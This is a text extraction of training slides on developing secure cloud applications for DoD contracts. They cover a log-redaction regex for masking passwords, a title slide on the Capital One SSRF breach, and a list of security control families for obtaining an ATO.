


Developing Secure Applications in the Cloud



SUPRTEK

Application Security: 1997





Putting Security on an Insecure App





Capital One Server-Side Request Forgery (SSRF)



Capital One

© 2020 Superlative Technologies

Fixing Passwords in Logs

... password=p@\$\$w0rd ...

```
searchFor=(password=)[^;]*:replaceWith=$1____REMOVED_____;
```

... password=____REMOVED_____ ...

... "password" : "p@\$\$w0rd" ...

Securing Custom Applications



- Many DoD Contracts involve software development
- ATO demands that the program demonstrate that it is secure.
- Each system is subject to a set of security controls
- An ATO will require submitting documentation explaining how those controls are implemented
- Let's look at these controls


Control families

- AC - Access Control
 - AU - Audit and Accountability
 - AT - Awareness and Training
 - CM - Configuration Management
 - CP - Contingency Planning
 - IA - Identification and Authentication
 - IR - Incident Response
 - MA - Maintenance
 - MP - Media Protection
- PS - Personnel Security
 - PE - Physical and Environmental Protection
 - PL - Planning
 - PM - Program Management
 - RA - Risk Assessment
 - CA - Security Assessment and Authorization
 - SC - System and Communications Protection
 - SI - System and Information Integrity
 - SA - System and Services Acquisition


Control families: Inheritance

- AC - Access Control
 - AU - Audit and Accountability
 - AT - Awareness and Training
 - CM - Configuration Management
 - CP - Contingency Planning
 - IA - Identification and Authentication
 - IR - Incident Response
 - MA - Maintenance
 - MP - Media Protection
- PS - Personnel Security
 - PE - Physical and Environmental Protection
 - PL - Planning
 - PM - Program Management
 - RA - Risk Assessment
 - CA - Security Assessment and Authorization
 - SC - System and Communications Protection
 - SI - System and Information Integrity
 - SA - System and Services Acquisition


Example: Simple Web Application




Securing Our Application: Domains



